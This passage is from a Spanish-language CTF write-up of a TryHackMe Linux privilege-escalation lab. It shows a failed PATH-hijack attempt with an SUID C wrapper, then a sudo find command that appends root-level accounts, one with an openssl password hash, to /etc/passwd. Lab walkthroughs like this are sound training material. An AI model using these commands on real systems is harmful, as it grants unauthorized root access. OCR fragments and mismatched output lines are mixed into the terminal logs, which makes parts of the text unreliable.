[missy@ip-10-10-156-61 bin]$ echo "$PATH"  
/home/missy/scripts:/home/missy/perl5/bin:/home/leonard/scripts:/usr/sue/bin:/usr/lib64/qt-3.3/bin:/home/leonard/perl5/bin:/usr/local/bin:/usr/bin  
:/usr/local/sbin:/usr/sbin:/opt/puppetlabs/bin:/home/leonard/.local/bin:/home/leonard/bin  
[missy@ip-10-10-156-61 bin]$
```

Como podemos ver, la path contiene diferentes folders donde buscara el sistema al momento de ejecutar un binario por lo que el siguiente paso es realizar una busqueda para encontrar folders grabables y ver si alguno de los que aparece, se encuentra en la PATH.

```
[missy@ip-10-10-156-61 ~]$ find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u  
dev/char  
dev/fd  
dev/full  
dev/fuse  
dev/log  
dev/mqueue  
dev/net  
dev/null  
dev/ptmx  
dev/random  
dev/shm  
dev/stderr  
dev/stdout  
dev/tty  
dev/urandom  
dev/zero  
home/missy  
run/abrt  
run/avahi-daemon  
run/cups  
run/dbus  
run/gssproxy.sock  
run/libvirt  
run/lsm  
run/nscd  
run/rpcbind.sock  
run/systemd  
sys/fs Nirvana - Smells Like Teen Spirit (Official Music Video)  
tmp Nirvana 23M subscribers  
tmp/.ICE-unix 23M subscribers  
tmp/.Test-unix  
tmp/.X11-unix
```

Usamos grep a la inversa por asi decirlo, en lugar de mostrar resultados que hagan match, el parametro de -v, los quitara, en este caso estamos quitando procesos del sistema, y el comando sort -u para que no muestre valores repetidos.

Como podemos ver, ningun resultado coincide con el path de los folders o directorios grabables, asi que anadiremos uno de los grabables al PATH, para poder realizar este proceso, se hace lo siguiente:

```
[missy@ip-10-10-156-61 ~]$ export PATH=:/tmp:$PATH  
[missy@ip-10-10-156-61 ~]$ cat $PATH  
cat: :/tmp:/home/missy/scripts:/home/missy/perl5/bin:/home/leonard/scripts:/usr/sue/bin:/usr/lib64/qt-3.3/bin:/home/leonard/perl5/bin:/usr/local/bin  
:/usr/bin:/usr/local/sbin:/usr/sbin:/opt/puppetlabs/bin:/home/leonard/.local/bin:/home/leonard/bin: No such file or directory  
[missy@ip-10-10-156-61 ~]$
```

Lo que estamos haciendo en este caso es exportar al PATH, el folder tmp, al inicio de este por eso se pone :\$PATH, ya

que la variable con el signo \$. representa el valor real de lo que se encuentra en PATH sin el signo.

Entonces ahora la PATH, buscara tambien debajo de este directorio al momento de tratar de ejecutar cualquier comando en la terminal

Debido a que la PATH corre con privilegios de root, lo que hace posible esta escalacion es basicamente, ejecutar un comando que spawnee una shell coomo root.

Para esto, me situare en el folder tmp que ya anadimos previamente y creare un archivo c que contenga lo siguiente

```
GNU nano 2.3.1
#include<unistd.h>
void main(){
setuid(0);
setgid(0);
system("scarlyExploit");
}

[missy@ip-hyperfdata ~]
```

Este archivo tratara de llamar a un binario con el nombre de scarlyExploit

Compilamos y le damos la bandera de SUID

```
[missy@ip-10-10-156-61 tmp]$ ls Bookmarks Help
hsperfdata_root
missy ivess Challenge - THM DESCARTES SUDO Linux Pro...
scarly.c in:/usr/bin:/usr/local/sbin:/usr/sbin:/opt/puppetlabs/bin:/home/leonard/.local/bin:/home/leonard/bin: No su
scarlyd-automatizada in:/usr/bin:/usr/local/sbin:/usr/sbin:/opt/puppetlabs/bin:/home/leonard/.local/bin:/home/leonard/bin: Linux PrivEsc Challenge - THM / PATH
systemd-private-972869b07a344752aedc392bd16dd5e5-bolt.service-WnRHoD
systemd-private-972869b07a344752aedc392bd16dd5e5-chronyd.service-mQLruR
systemd-private-972869b07a344752aedc392bd16dd5e5-colord.service-MHMQko $PATH, ya que la variable con el signo $, representa el valor real de lo que se encuentra en PATH sin el signo.
systemd-private-972869b07a344752aedc392bd16dd5e5-cups.service-c1ANKW cualquier comando en la terminal
systemd-private-972869b07a344752aedc392bd16dd5e5-rtkit-daemon.service-doaBqz
[missy@ip-10-10-156-61 tmp]$ nano scarly.c i, lo que hace posible esta escalacion es basicamente, ejecutar un comando que spawnee una shell como root.
[missy@ip-10-10-156-61 tmp]$ gcc scarly.c -o scarly -w
[missy@ip-10-10-156-61 tmp]$ chmod u+s scarly
[missy@ip-10-10-156-61 tmp]$ ls -la
total 24 Este archivo tratará de llamar a un binario con el nombre de scarlyExploit
drwxrwxrwt. 15 root root 4096 Feb 22 07:23 .
dr-xr-xr-x. 18 root root 235 Jun 7 2021 ..
drwxrwxrwt. 2 root root 18 Feb 22 05:45 .ICE-unix
drwxrwxrwt. 2 root root 6 Jun 7 2021 .Test-unix
-r--r--r--. 1 root root 11 Feb 22 05:45 .X0-lock
drwxrwxrwt. 2 root root 16 Feb 22 05:45 .X11-unix
drwxrwxrwt. 2 root root 6 Jun 7 2021 .XIM-unix
drwx----- 2 missy missy 6 Jun 7 2021 .esd-1001
drwxrwxrwt. 2 root root 6 Jun 7 2021 .font-unix
drwxr-xr-x. 2 root root 6 Jun 7 2021 hsperfdata_root
drwx----- 3 missy missy 40 Jun 7 2021 missy
-rwsr-xr-x. 1 missy missy 8464 Feb 22 07:23 scarly
-rw-r--r--. 1 missy missy 83 Feb 22 07:23 scarly.c
drwx----- 3 root root 17 Feb 22 05:46 systemd-private-972869b07a344752aedc392bd16dd5e5-bolt.service-WnRHoD
drwx----- 3 root root 17 Feb 22 05:45 systemd-private-972869b07a344752aedc392bd16dd5e5-chronyd.service-mQLruR
drwx----- 3 root root 17 Feb 22 05:46 systemd-private-972869b07a344752aedc392bd16dd5e5-colord.service-MHMQko
drwx----- 3 root root 17 Feb 22 05:45 systemd-private-972869b07a344752aedc392bd16dd5e5-cups.service-c1ANKW
drwx----- 3 root root 17 Feb 22 05:45 systemd-private-972869b07a344752aedc392bd16dd5e5-rtkit-daemon.service-doaBqz
[missy@ip-10-10-156-61 tmp]$ 
```

Lo unico que queda seria crear un archivo llamado scarlyExploit dentro de la carpeta de tmp. que contenga la ejecucion de un shell, como se muestra a continuacion, dandole todos los permisos.

```
[missy@ip-10-10-156-61 tmp]$ echo "/bin/bash" > scarlyExploit
[missy@ip-10-10-156-61 tmp]$ chmod 777 scarlyExploit
[missy@ip-10-10-156-61 tmp]$ ls -la scarlyExploit
-rwxrwxrwx. 1 missy missy 10 Feb 22 07:24 scarlyExploit
[missy@ip-10-10-156-61 tmp]$ 
```

Ahora, me situare en los documentos de Missy solo por demostracion, y ejecutare al binario llamado scarly que a su vez ejecutara el binario llamado scarlyExploit que contiene el spawn del shell y si tenemos suerte, con permisos de root.

```
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
      LANGUAGE = (unset),
      LC_ALL = (unset),
      LANG = "C.UTF-8"
      are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
[missy@ip-10-10-156-61 tmp]$ 
```

Estamos teniendo un error sobre la codificacion, por lo tanto, habra que hacer todo el proceso nuevamente pero esta vez con el siguiente codigo:

```
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    system("scarlyExploit");
    return 0;
}
```

Y pongan lo siguiente en la terminal:

```
export LANGUAGE=en_US.UTF-8
export LC_ALL=en_US.UTF-8
export LANG=en_US.UTF-8
```

Desafortunadamente esto tampoco funciono

```
[missy@ip-10-10-156-61 tmp]$ ls
hsperfdata_root  systemd-private-972869b07a344752aedc392bd16dd5e5-bolt.service-WnRH0D
missy           systemd-private-972869b07a344752aedc392bd16dd5e5-chronyd.service-mQLruR
scarly          systemd-private-972869b07a344752aedc392bd16dd5e5-colord.service-MHMQko
scarly.c        systemd-private-972869b07a344752aedc392bd16dd5e5-cups.service-c1ANKW
scarlyExploit   systemd-private-972869b07a344752aedc392bd16dd5e5-rtkit-daemon.service-doaBqz
[missy@ip-10-10-156-61 tmp]$ cat scarlyExploit
#!/bin/bash
[missy@ip-10-10-156-61 tmp]$ nano scarly.c
[missy@ip-10-10-156-61 tmp]$ rm scarly
[missy@ip-10-10-156-61 tmp]$ gcc -static scarly.c -o scarly -w
/usr/bin/ld: cannot find -lc
collect2: error: ld returned 1 exit status
[missy@ip-10-10-156-61 tmp]$ gcc scarly.c -o scarly -w
[missy@ip-10-10-156-61 tmp]$ chmod u+s scarly
[missy@ip-10-10-156-61 tmp]$ ./scarly
[missy@ip-10-10-156-61 tmp]$ #include <unistd.h>
```

Probemos con el siguiente metodo.

NFS?

Primero trataremos de averiguar si el sistema contiene lo requerido para tratar de escalar por este medio

```
[missy@ip-10-10-156-61 etc]$ cat exports  
[missy@ip-10-10-156-61 etc]$ 
```

Se descarta automaticamente jajajaj

No podremos montar nada y que no hay nada configurado.

Estos son todos los metodos disponibles en este documento pero, se me ocurrio algo parecido a como obtuvimos la segunda bandera para tratar de acceder como root al sistema.

Vamos al ultimo intento con el poderoso find.

FIND OVERPOWERED

Vale, como podemos recordar, tenemos la herramienta de find como sudo en nuestro usuario

```
[missy@ip-10-10-156-61 home]$ sudo -l
Matching Defaults entries for missy on ip-10-10-156-61:
  !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR
  LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
  LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
  XAUTHORITY", secure_path=/sbin:/bin:/usr/sbin:/usr/bin
User missy may run the following commands on ip-10-10-156-61:
  (ALL) NOPASSWD: /usr/bin/find
[missy@ip-10-10-156-61 home]$
```

asi que tratemos de hacer lo siguiente: Utilizar find para escribir el /etc/passwd con un usuario cono privilegios de root.

```
[missy@ip-10-10-156-61 home]$ sudo find /etc -type f -name "passwd" -exec sh -c 'echo "scarly:x:0:0:root:/root:/bin/bash" >> "$0"' {} \;
```

```
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
nscd:x:28:28:NSCD Daemon::/sbin/nologin
missy:x:1001:1001::/home/missy:/bin/bash
scarly:x:0:0:root:/root:/bin/bash
```

FUNCIONO!

Ahora aprovecharemos openssl de linux para genera nuestra contrasena hasheada y despues hacer lo mismo para anadir otro usuario con permisos de root y su debida contrasena

The screenshot shows a terminal window with the following content:

```
(sky㉿scarly)-[~]
$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTckUT1

(sky㉿scarly)-[~]
$
```

The terminal is running on a Kali Linux system, as indicated by the background watermark. The user is currently logged in as 'scarly' with root privileges. They are using the 'openssl' command to generate a password hash for the string 'password1' with a salt of 'THM'. The resulting hash is '\$1\$THM\$WnbwlliCqxFRQepUTckUT1'. This hash is then used to create a new root user account named 'jefa' in the /etc/passwd file.

Y ahora anadiremos a un nuevo usuario llamado jefa al /etc/passwd con esa contrasena, utilizando find con regex de la siguiente manera:

```
[missy@ip-10-10-156-61 home]$ sudo find /etc -type f -name "passwd" -exec sh -c 'echo "jefa:\$1\$THM\$WnbwlliCqxFRQepUTckUT1:0:0:root:/root:/bin/bash" >> "{}' \;
```

```
jefa:$1$THM$WnbwlliCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash
```

Ahora toca rezar para que funcione

```
[missy@ip-10-10-156-61 home]$ su jefa
Password: 
[root@ip-10-10-156-61 home]# whoami
root
[root@ip-10-10-156-61 home]# id 1001
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@ip-10-10-156-61 home]# █
      NFS?   FUNCIONO!
```

LETS GOOOOOOOO

GRACIAS POR LEER <3